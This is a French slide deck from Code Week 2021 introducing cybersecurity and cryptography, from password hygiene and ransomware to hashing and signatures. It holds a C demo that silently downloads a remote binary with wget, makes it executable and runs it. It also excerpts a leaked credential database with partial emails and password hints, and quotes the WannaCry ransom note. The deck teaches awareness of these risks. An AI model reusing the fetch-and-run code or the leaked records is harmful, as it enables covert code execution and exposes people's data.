



Cryptographie Moderne

Pascal LAFOURCADE




Code Week 2021



LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

L'informatique est omniprésente



Statistiques en cybersécurité en 2020



1. 159 collectivités ont été la cible de cyberattaques (+50%).
2. 119 entreprises Françaises ont subi une cyberattaque.
3. Être victime d'une cyberattaque reste le risque le plus redouté par les entreprises Françaises.
4. 1600 cyberattaques par ransomware dans le monde
5. 91% des cyberattaques se font par email
6. 500 000 données de santé de patients ont fuité dans la nature.
7. 93.6 % des logiciels malveillants sont polymorphes

Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité

RGPD

ZKP

La sécurité numérique est déjà là



Mais prendre de bonnes habitudes ça prend du temps ...



même quand c'est important

Devenir acteur de sa sécurité numérique

Devenir acteur de sa sécurité numérique
car la sécurité c'est pas automatique.

Sécurité de mes mots de passe



Sécurité de mes mots de passe



En réalité



En réalité




Top 25 in 2020

1. 123456 (=)
2. 123456789 (=)
3. qwerty (=)
4. 12345678 (↑ 1)
5. 111111 (*uparrow* 4)
6. **1234567890**
7. 1234567 (↓ 2)
8. password (↓ 4)
9. 123123 (↑ 1)
10. **987654321**
11. qwertyuiop (↑ 4)
12. **mynoob**
13. **123321**
14. **666666**
15. **18atcskd2w**
16. 7777777 (↑ 3)
17. 1q2w3e4r (↓ 4)
18. 654321 (↓ 2)
19. 555555 (↓ 2)
20. **3rjs1la7qe**
21. **google**
22. **1q2w3e4r5t**
23. 123qwe (↑ 3)
24. **zxcvbnm**
25. **1q2w3e**

Passwords Brute Force

3GHz PC (--- 8 cores)



Quelques conseils

Un mot de passe

1. ne se prête pas
2. ne se laisse pas traîner
3. ne s'utilise qu'une fois
4. s'il est cassé, il faut en changer
5. il faut en changer régulièrement
6. il est jamais assez sophistiqué
7. la taille compte.



Quelques conseils

Un mot de passe

1. ne se prête pas
2. ne se laisse pas traîner
3. ne s'utilise qu'une fois
4. s'il est cassé, il faut en changer
5. il faut en changer régulièrement
6. il est jamais assez sophistiqué
7. la taille compte.



FESTIVAL du FILM SÉCURITÉ

2018

GRAND PRIX DU FESTIVAL

Les 10 commandements de la Cyber-Victime

par Micode

VIDEO

Fuite de base de données

rockyou

New RockYou Password

Retype Password

I agree to the Terms of Service.

Year of Birth

Sex

Country

Zip/Postal

```
79985232 | -- | - a@fbi.gov | -+ujc1L90fBn1oxG6CatHBw== | -anniversary | --
165089730 | -- | - gon@ic.fbi.gov | -9nCb38RH1w== | -band | --
108684532 | -- | - burn@ic.fbi.gov | -EQ7fIp71/Q= | -numbers | --
63041670 | -- | - v | -hRwtmq98mkZ1oxG6CatHBw== | - | --
94038395 | -- | - n@ic.fbi.gov | -MreVpEovY171oxG6CatHBw== | -eod date | --
116097938 | -- | - | -Tur7Wt2zH5CwIIHfjvchKQ== | -SH? | --
83310434 | -- | - c.fbi.gov | -NLupdfyYrsM= | -ATP MIDDLE | --
113389790 | -- | - v | -iMhæearHXjP1oxG6CatHBw== | -w | --
113931981 | -- | - @ic.fbi.gov | -lTmosXxYnP31oxG6CatHBw== | -See MSDN | --
114081741 | -- | - lom@ic.fbi.gov | -ZcDbLlvCad0= | -fuzzy boy 20 | --
106145242 | -- | - @ic.fbi.gov | -xc2KumNGzYf1oxG6CatHBw== | -4s | --
106437837 | -- | - i.gov | -adIewKvmJEsFqx0HFoFrXg== | - | --
96649467 | -- | - ius@ic.fbi.gov | -lS1w5KRKNT/1oxG6CatHBw== | -glass of | --
96670195 | -- | - .fbi.gov | -X4-k4uhy0h/1oxG6CatHBw== | - | --
105095956 | -- | - earthlink.net | -ZU2tTTFIZq/1oxG6CatHBw== | -socialsecurity# | --
108260815 | -- | - r@genext.net | -MuKnZ7KtsiH1oxG6CatHBw== | -socialsecurity | --
83508352 | -- | -h @hotmail.com | -ADEcoaN2oUM= | -socialsecurityno. | --
83023162 | -- | -k 390@aol.com | -9HT+kVHQfs4= | -socialsecurity name | --
96331688 | -- | -b .edu | -nN1wEcoZT8mXrIXpAZ1RHQ== | -ssn# | --
```

BYOD : Bring Your Own Device

- ▶ Smartphone, tablette, ordinateur personnel
- ▶ Connexion au réseau de l'entreprise,
- ▶ Nouveaux risques (Sécurité, Juridique, RH)



BYOD : Bring Your Own Device

- ▶ Smartphone, tablette, ordinateur personnel
- ▶ Connexion au réseau de l'entreprise,
- ▶ Nouveaux risques (Sécurité, Juridique, RH)



Solutions

Cloisonner, contrôler l'accès, chiffrement des flux (VPN, HTTPS),
procédure en cas de panne/perte, mesures de sécurité élémentaires

SENSIBILISER

BYOD : Bring Your Own Device

- ▶ Smartphone, tablette, ordinateur personnel
- ▶ Connexion au réseau de l'entreprise,
- ▶ Nouveaux risques (Sécurité, Juridique, RH)



Solutions

Cloisonner, contrôler l'accès, chiffrement des flux (VPN, HTTPS),
procédure en cas de panne/perte, mesures de sécurité élémentaires

SENSIBILISER

CYOD : Choose Your Own Device

FYOD : Fix Your Own Device

DYOD: Download on Your Own Device

Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité

RGPD

ZKP

5 Familles de Cybercriminalité

- ▶ Escroquerie
- ▶ Sabotage
- ▶ Ransomwares
- ▶ Espionnage
- ▶ Destabilisation



Escroquerie : Phishing



Third party Facebook application. This is not Facebook!

Facebook Verification Page

Page Name:

Email or Phone:

Password:

By clicking Submit, you agree to our Terms and that you have read our Data Use Policy.

[Forgot your password?](#)

English (US) Македонски Español Português (Brasil) Français (France) Deutsch Italiano العربية 繁體中文 (繁體) 中文 (简体)

Voyant + Papillon

Escroquerie : Fraude au président



VIDEO

Sabotage

Stuxnet, 2010

HOW STUXNET WORKED



1. infection

Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search

Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.

3. update

If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.



4. compromise

The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities—software weaknesses that haven't been identified by security experts.

5. control

In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.

6. deceive and destroy

Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.

Saudi Aramco 35 000 PC deleted in 2012.

Ransomwares: Wannacry et al. 12 may 2017

Wana Decrypt0r 2.0

Ooops, your files have been encrypted! English

What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
ATM from Monday to Friday

Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37

Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37

[About bitcoin](#)
[How to buy bitcoins?](#)
[Contact Us](#)

Send \$300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw Copy

Check Payment Decrypt

<http://stopransomware.fr/>

Espionnage



- ▶ Little Brother (Individuel)
- ▶ Medium Brother (Entreprise)
- ▶ Big Brother (Gouvernement)

Edward Joseph Snowden, 6th june 2013




Destabilisation : Defacement



Destabilisation: Trojan, Botnets and Zombies



<http://cybermap.kaspersky.com/>



Pourquoi y a-t-il de plus en plus d'attaques ?



Pourquoi y a-t-il de plus en plus d'attaques ?



Pourquoi y a-t-il de plus en plus d'attaques ?



Pourquoi y a-t-il de plus en plus d'attaques ?



Rapide, large échelle, semi-automatique ...

Pourquoi y a-t-il de plus en plus d'attaques ?



Rapide, large échelle, semi-automatique ...

mais faussement anonyme !



Pourquoi y a-t-il de plus en plus d'attaques ?



Rapide, large échelle, semi-automatique ...

mais faussement anonyme !



Internet a été conçu pour fonctionner pas pour être sûr !

Agences pour la sécurité informatique



Cyberguerre est une réalité

\$7 milliards pour les opérations cyber en 2017 au USA et plus de \$35 milliards sur 5 ans.

Cyberguerre est une réalité

\$7 milliards pour les opérations cyber en 2017 au USA et plus de \$35 milliards sur 5 ans.

- ▶ Communication est essentielle : révolutions en Egypte, Tunisie



Cyberguerre est une réalité

\$7 milliards pour les opérations cyber en 2017 au USA et plus de \$35 milliards sur 5 ans.

- ▶ Communication est essentielle : révolutions en Egypte, Tunisie



- ▶ Identifier les auteurs n'est pas facile



Cyberguerre est une réalité

\$7 milliards pour les opérations cyber en 2017 au USA et plus de \$35 milliards sur 5 ans.

- ▶ Communication est essentielle : révolutions en Egypte, Tunisie



- ▶ Identifier les auteurs n'est pas facile
- ▶ Stratégies de défense et d'attaques sont différentes



Cyberguerre est une réalité

\$7 milliards pour les opérations cyber en 2017 au USA et plus de \$35 milliards sur 5 ans.

- ▶ Communication est essentielle : révolutions en Egypte, Tunisie



- ▶ Identifier les auteurs n'est pas facile
- ▶ Stratégies de défense et d'attaques sont différentes



- ▶ Cyberattaques ont des conséquences physiques



Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie


Introduction à la cryptographie

Propriétés de sécurité

RGPD

ZKP


Raisons du succes de l'IOT



Technologie

- ▶ Wireless : Wifi, 3G, 4G, 5G, Bluetooth, Sigfox ...
- ▶ Batteries
- ▶ CPU
- ▶ Capteurs
- ▶ Prix

Raisons du succes de l'IOT



Technologie

- ▶ Wireless : Wifi, 3G, 4G, 5G, Bluetooth, Sigfox ...
- ▶ Batteries
- ▶ CPU
- ▶ Capteurs
- ▶ Prix

Usage

- ▶ Surveillance
- ▶ Hyperconnectivité
- ▶ Disponibilité

Attaques d'IoT depuis 2007 ...



Attaques d'IoT depuis 2007 ...



Attaques d'IoT depuis 2007 ...



Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité

RGPD

ZKP

Exemples



OpenOffice.org



Apache



LATEX



“free software” \neq 

Exemples

- ▶ **libre, gratuit** : Linux, FreeBSD, perl, python ...
- ▶ **libre, non gratuit** : acheter un CD, payer des développeurs...
- ▶ **non libre, gratuit** : Acrobat Reader, Chrome, Flash ...
- ▶ **non libre, non gratuit** : no comment.

Free as in freedom



4 Freedoms

- ▶ **Freedom 0: Run** the program as you wish, for any purpose.
- ▶ **Freedom 1: Modify** the program to suit your needs. (you must have access to the source code)
- ▶ **Freedom 2: Redistribute copies**, either gratis or for a fee.
- ▶ **Freedom 3: Distribute** modified versions of the program, so that the community can benefit from your improvements.

Danger HELLOWORLD

```
#include <stdio.h>
int main(void)
{
    printf("Helloworld\n");
    return 0;
}
```

Que fait ce programme ?

Danger HELLOWORLD

```
#include <stdio.h>
int main(void)
{
    printf("Helloworld\n");
    return 0;
}
```

Que fait ce programme ?

Que font les programmes binaires téléchargés suivants ?

<http://sancy.univ-bpclermont.fr/~lafourcade/Helloworld>

<http://sancy.univ-bpclermont.fr/~lafourcade/Hellworld>

Danger HELLWORLD

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
    system("wget -q http://sancy.univ-bpclermont.fr/
           ~lafourcade/Helloworld");
    system("chmod 777 Helloworld");
    system("clear");
    system("./Helloworld");
    return 0;
}
```


Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité


RGPD

ZKP

L'art de cacher un secret écrit




L'art de cacher un secret écrit




Stéganographie


L'art de cacher un secret écrit




L'art de cacher un secret écrit




L'art de cacher un secret écrit



L'art de cacher un secret écrit



L'art de cacher un secret écrit




Applications



Les grecs inventent la Scythale



Les grecs inventent la Scythale



Transposition



Chiffrement de César
Substitution +3



Chiffrement de César
Substitution +3

Dyh Fhvdu




Chiffrement de César
Substitution +3

Dyh Fhvdu

Ave Cesar

Est-ce sûr?

Est-ce sûr?



Analyse de fréquences

Substitution polyalphabetique (Alberti, Vigenère 1553)



Exemple avec la clef $k = 3,7,10$

$m =$ CON NAI TRE

Substitution polyalphabetique (Alberti, Vigenère 1553)



Exemple avec la clef $k = 3, 7, 10$

$m =$ CON NAI TRE

$E_k(m) =$ FVX QHS WYO

Kerchoff's Principle

In 1883, a Dutch linguist Auguste Kerchoff von Nieuwenhof stated in his book “La Cryptographie Militaire” that:

“the security of a crypto-system must be totally dependent on the secrecy of the key, not the secrecy of the algorithm.”

Author's name sometimes spelled Kerckhoff

Chiffrement : Enigma (Seconde guerre mondiale)



Chiffrement : Enigma (Seconde guerre mondiale)



Chiffrement : Enigma (Seconde guerre mondiale)



+



=



+



=

Chiffrement : Enigma (Seconde guerre mondiale)



Chiffrement : Enigma (Seconde guerre mondiale)



One-Time Pad (Chiffrement de Vernam 1917)



Exemple:

$$\begin{array}{r} m = 010111 \\ k = 110010 \\ \hline c = 100101 \end{array}$$

Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité

RGPD

ZKP

Kerchoff's Principle

In 1883, a Dutch linguist Auguste Kerchoff von Nieuwenhof stated in his book “La Cryptographie Militaire” that:

“the security of a crypto-system must be totally dependent on the secrecy of the key, not the secrecy of the algorithm.”

Published in 1883. Author's name sometimes spelled Kerckhoff


Clef symétrique



Exemples

- ▶ César, Vigenère
- ▶ One Time Pad (OTP) $c = m \oplus k$
- ▶ Data Encryption Standard (DES) 1976
- ▶ Advanced Encryption Standard (AES) 2001

Communications téléphoniques



Chiffrement à clef publique



Exemples

- ▶ RSA (Rivest Shamir Adelman 1977): $c = m^e \pmod n$
- ▶ ElGamal (1981) : $c \equiv (g^r, h^r \cdot m)$

Comparison


- ▶ Size of the key
- ▶ Complexity of computation (time, hardware, cost ...)
- ▶ Number of different keys ?
- ▶ Key distribution
- ▶ Signature only possible with asymmetric scheme

Computational cost of encryption

2 hours of video (assumes 3Ghz CPU)


Schemes	DVD 4,7 G.B		Blu-Ray 25 GB	
	encrypt	decrypt	encrypt	decrypt
RSA 2048(1)	22 min	24 h	115 min	130 h
RSA 1024(1)	21 min	10 h	111 min	53 h
AES CTR(2)	20 sec	20 sec	105 sec	105 sec

Fonction de Hachage (SHA-256, SHA-3)



Propriétés de résistance

▶ Pré-image



▶ Seconde Pré-image



▶ Collision




▶ Unkeyed Hash function: Integrity

▶ Keyed Hash function (Message Authentication Code):

Authentication

Installation de logiciel



MD5, MD4 and RIPEMD Broken



MD5(james.jpg)= e06723d4961a0a3f950e7786f3766338

MD5, MD4 and RIPEMD Broken



MD5(james.jpg) = e06723d4961a0a3f950e7786f3766338

MD5(barry.jpg) = e06723d4961a0a3f950e7786f3766338


How to Break MD5 and Other Hash Functions, by Xiaoyun Wang, et al.

MD5 : Average run time on P4 1.6ghz PC: 45 minutes

MD4 and RIPEMD : Average runtime on P4 1.6ghz: 5 seconds

M. Stevens, P. Karpman, E. Bursztein, A. Albertini, Y. Markov

A collision is when two different documents have the same hash fingerprint



Potentially Impacted Systems



Document
signature



HTTPS
certificate



Version
control (git)



Backup
System

Defense



Use SHA-256
or SHA-3 as
replacement



Use shattered.io
to test your PDF



Google products
are already
protected




Use collision
detection code

Signature



Signature



RSA: $m^d \bmod n$

Application : éviter la “*fraude au président*”

- ▶ En 2010 > 485 millions d'euros
- ▶ En 5 ans 2.300 plaintes ont été déposées,

Application : éviter la "fraude au président"

- ▶ En 2010 > 485 millions d'euros
- ▶ En 5 ans 2.300 plaintes ont été déposées,



Application : éviter la "fraude au président"

- ▶ En 2010 > 485 millions d'euros
- ▶ En 5 ans 2.300 plaintes ont été déposées,



[@PNationale](#) [f](#) / Police Nationale

Solution :

Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité

RGPD

ZKP

Traditional security properties





- ▶ Common security properties are:
 - **Confidentiality or Secrecy**: No improper disclosure of information
 - **Authentication**: To be sure to talk with the right person.
disclosure of information
 - **Integrity**: No improper modification of information
 - **Availability**: No improper impairment of functionality/service

Authentication



"On the Internet, nobody knows you're a dog."

Mechanisms for Authentication

KNOW	HAVE	ARE	DO
			
Passwords ID Questions Secret Images	Token (Smart) Card Phone	Face Iris Hand/Finger	Behavior Location Reputation

Strong authentication combines multiple factors:

E.g., Smart-Card + PIN

Other security properties

- ▶ **Non-repudiation** (also called **accountability**) is where one can establish responsibility for actions.
- ▶ **Fairness** is the fact there is no advantage to play one role in a protocol comparing with the other ones.
- ▶ **Privacy**
 - Anonymity**: secrecy of principal identities or communication relationships.
 - Pseudonymity**: anonymity plus link-ability.
 - Data protection**: personal data is only used in certain ways.

Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité


Histoire de la cryptographie


Introduction à la cryptographie

Propriétés de sécurité

RGPD

ZKP





NON PORT DE LA CEINTURE DE SÉCURITÉ

-4 points
sur le permis de conduire

 **135 €**
Amende forfaitaire

